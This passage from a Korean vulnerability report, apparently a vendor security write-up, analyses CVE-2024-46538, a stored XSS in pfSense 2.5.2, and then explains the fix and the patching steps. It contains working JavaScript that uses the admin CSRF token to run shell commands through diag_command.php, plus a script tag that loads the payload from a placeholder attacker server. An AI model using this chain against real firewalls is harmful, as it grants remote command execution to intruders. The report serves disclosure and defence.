


그림 23. console 창에서만 확인할 수 있는 출력 값

가시성을 위해 다음과 같이 결과를 출력할 때는 alert 창을 띄우는 과정으로 대체할 수 있다.

```

if (contentDiv) {
  alert(contentDiv.textContent);
} else {
  alert("No content found");
}

```

관리자 접근 시 `id` 명령을 실행하고, 그 결과를 alert 창으로 띄우는 JavaScript 코드를 구성하면 다음과 같다.

```

var formData = new FormData();
formData.append("__csrf_magic", csrfMagicTo - ken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
fetch("/diag_command.php", {
  method: "POST",
  body: formData
}).then(response => response.text()).then(data => {
  const parser = new DOMParser();
  const doc = parser.parseFromString(data, "text/html");
  const contentDiv = doc.querySelector("div.content");
  if (contentDiv) {
    alert(contentDiv.textContent);
  } else {
    alert("No content found");
  }
})

```

해당 코드를 실행하면 다음과 같이 alert 창으로 `id` 실행 결과를 출력한다.




그림 24. `id` 실행 결과 alert 창으로 출력

(3) 공격자 서버 구성 및 공격 스크립트 삽입

interface_groups_edit.php 에서 members 변수는 아래와 같이 whitespace(“ ”) 기준으로 explode 함수가 실행된다. 이후 각 요소는 comma+ whitespace(“, ”) 기준으로 implode 함수가 실행되기 때문에 임의의 JavaScript 코드를 넣는 것은 한계가 있다.




그림 25. members 변수 출력 과정

공격 구문을 삽입하더라도 “가 “, “로 치환되어 정상적인 스크립트 실행이 어렵다.




그림 26. 삽입된 구문의 문법 에러 발생

따라서, 공격 JavaScript 코드를 반환하는 외부 서버를 구성하고, 이를 활용할 수 있다. 다음과 같이 whitespace 없이 간단한 HTML 태그로도 외부에서 공격 JavaScript 코드를 불러올 수 있으며 코드 구성 제한은 줄어들게 된다.

```
<script/src='https://Attacker_Server/mal.js'></script>
```

이후, (2) 데이터 요청 및 응답에서 구성한 코드를 반환하도록 서버를 설정한다. 위에서 구성한 HTML 태그를 삽입하면 관리자 권한을 가진 계정에서 interfaces_groups.php 접근 시 다음과 같이 임의 명령이 실행되는 것을 확인할 수 있다.



그림 27. 임의 명령 실행 확인

■ 대응 방안

CVE-2024-46538 이 공개되기 전, zhao mouren 이라는 유저가 해당 XSS 취약점에 대해 문의한 내역을 확인할 수 있다.

•URL: <https://redmine.pfsense.org/issues/15778>

패치는 이틀 만에 이루어졌고, 소스코드 변경 내역은 아래에서 확인 가능하다.

•URL: <https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f>

인터페이스 그룹 정보를 보여주는 interfaces_groups.php 파일은 아래와 같이 HTML 엔티티 치환 후 출력되도록 코드가 수정되었다.

```
unset($iflist);
$memberses = implode(", ", $memberses_arr);
echo $memberses;
echo htmlspecialchars($memberses);
if (count($memberses_arr) >= 10) {
    echo '&hellip;';
}
```

그림 28. interfaces_groups.php 수정 사항

인터페이스 그룹 정보를 수정 및 추가하는 interfaces_groups_edit.php 파일은 아래와 같이 입력된 members 변수가 유효한 인터페이스일 경우에만 추가될 수 있도록 검증 과정을 추가했다.

```

$validmembers = [];
foreach ($_POST['members'] as $ifname) {
    if (array_key_exists($ifname, $interface_list)) {
        $validmembers[] = $ifname;
    } else {
        $input_errors[] = gettext("Submission contained an invalid interface");
    }
}

if (isset($_POST['members'])) {
    $members = implode(" ", $_POST['members']);
}
if (!empty($validmembers)) {
    $members = implode(" ", $validmembers);
} else {
    $members = "";
}

```

그림 29. interfaces_groups_edit.php 수정 사항

취약한 버전(2.5.2)이 아닌 pfSense를 사용하는 것이 가장 안전한 방법이다. 취약한 버전 사용이 불가피한 경우라면 pfSense의 Patch 기능을 통해 코드 수정 내역을 기반으로 패치를 진행하거나 소스코드에서 HTML Entity로 치환하여 직접 패치할 수 있다.

1) pfSense Patch 기능을 통한 패치

그림 28, 그림 29 와 같이 수정 내역을 기반으로 패치하는 방법은 다음과 같다.

System > Patches > Add New Patch 로 접근한다.



그림 30. 수정 내역 기반 패치1

이후 URL/Commit ID 항목에 취약점이 조치된 소스코드 내역이 담긴 주소 <https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f>를 입력한다.




그림 31. 수정 내역 기반 패치2

다만, 이전의 변경 내역까지 반영되어 있지 않다면 패치가 정상적으로 이루어지지 않아 가용성의 문제가 생길 수 있어 소스코드에서 직접 코드 패치 하는 것을 권장한다.

2) 소스코드 직접 수정을 통한 패치

pfSense 는 PHP 환경으로 구성되어 있다. PHP 의 경우, 특수문자를 HTML Entity 로 치환하는 htmlspecialchars 함수로 XSS 공격을 방어할 수 있다. 해당 함수는 XSS 공격에 사용되는 다음과 같은 특수문자들을 HTML Entity 로 치환한다.

문자	Entity
&	&
"	"
'	'
<	<
>	>

interfaces_groups.php 에 memberses 를 출력하는 부분을 HTML Entity 로 치환하는 것만으로도 공격 스크립트 실행을 막을 수 있다.




그림 32. HTML Entity 치환 예시

htmlspecialchars 함수로 인하여 <, >가 각각 <, >로 치환되기 때문에 아래와 같이 스크립트 태그가 실행되지 않는다.




그림 33. 공격 스크립트가 실행되지 않는 모습

다만, 이는 인터페이스 그룹이 출력되는 또 다른 페이지에서 공격 스크립트가 실행될 가능성이 있기 때문에 완전한 패치 방법은 아니다. 무엇보다 2024년 11월 기준, pfSense 2.5.2는 공식 지원을 하지 않으므로 사용하지 않는 것을 권장한다.

- URL: <https://docs.netgate.com/pfsense/en/latest/releases/versions.html>

■ 참고 사이트

- Wikipedia (FreeBSD) : <https://en.wikipedia.org/wiki/FreeBSD>
- pfSense (About pfSense) : <https://www.pfsense.org/about-pfsense/>
- php.net (Returning References) : <https://www.php.net/references.return>
- php.net (htmlspecialchars) : <https://www.php.net/manual/en/function htmlspecialchars.php>
- PortSwigger (XSS) : <https://portswigger.net/web-security/cross-site-scripting>
- PortSwigger (CSRF) : <https://portswigger.net/web-security/csrf>
- EQST Insight Special Report (CSRF) : https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Special%20Report_202301.pdf&r_fname=20230113172545386.pdf
- EQST Insight Special Report (XSS) : https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%ED%86%B5%ED%95%A9%EB%B3%B8_202210.pdf&r_fname=20221017112014953.pdf
- Netgate Docs (Versions of pfSense software and FreeBSD) : <https://docs.netgate.com/pfsense/en/latest/releases/versions.html#pfsense-ce-software>
- Netgate Docs (Versions of pfSense software and FreeBSD) : <https://docs.netgate.com/pfsense/en/latest/releases/versions.html#pfsense-ce-software>
- pfSense issues # 15778 : <https://redmine.pfsense.org/issues/15778>